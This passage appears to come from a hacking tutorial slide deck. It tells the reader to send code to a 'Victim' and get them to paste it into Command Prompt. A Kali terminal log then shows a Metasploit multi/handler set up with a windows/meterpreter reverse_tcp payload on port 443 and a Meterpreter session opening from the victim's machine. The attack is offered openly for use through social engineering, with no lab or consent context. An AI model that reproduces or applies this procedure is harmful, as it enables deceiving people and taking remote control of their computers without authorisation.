
Sent The Code or Send that text file and Tell Victim to Copy And Paste that Code in Command Prompt.



Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>




When Victim Paste That code in cmd And Press Enter after few seconds commnd prompt will close and we will get meterpreter shell on msfconsole. :)

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



```
kali Menu Terminal - [root@kali]: [/]
Terminal - [root@kali]: [/]
[File Edit View Terminal Tabs Help]
[root@kali]: [/] [root@kali]: [-i/Desktop]

Easy phishing: Set up email templates, landing pages and listeners
on Metasploit Pro -- learn more on http://rapid7.com/metasploit

[*] Metasploit v4.11.4-2015071003
[*] -- -- 1467 exploits - 840 auxiliary - 232 post
[*] -- -- 432 payloads - 37 encoders - 8 nops
[*] -- -- Free Metasploit Pro trial: http://r-7.co/trymp

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 443
LPORT => 443
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 0.0.0.0:443
msf exploit(handler) >
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (888906 bytes) to 192.168.102.1
[*] Meterpreter session 1 opened (192.168.102.140:443 -> 192.168.102.1:5746) at 2015-09-17 01:12:47 +0530

msf exploit(handler) > session -l
[*] Unknown command: session.
msf exploit(handler) > sessions -l

Active sessions
=====
Id  Type  Information  Connection
---
1  Meterpreter 192.168.102.140:443 -> 192.168.102.1:5746 192.168.102.140:443 -> 192.168.102.1:5746

msf exploit(handler) >
```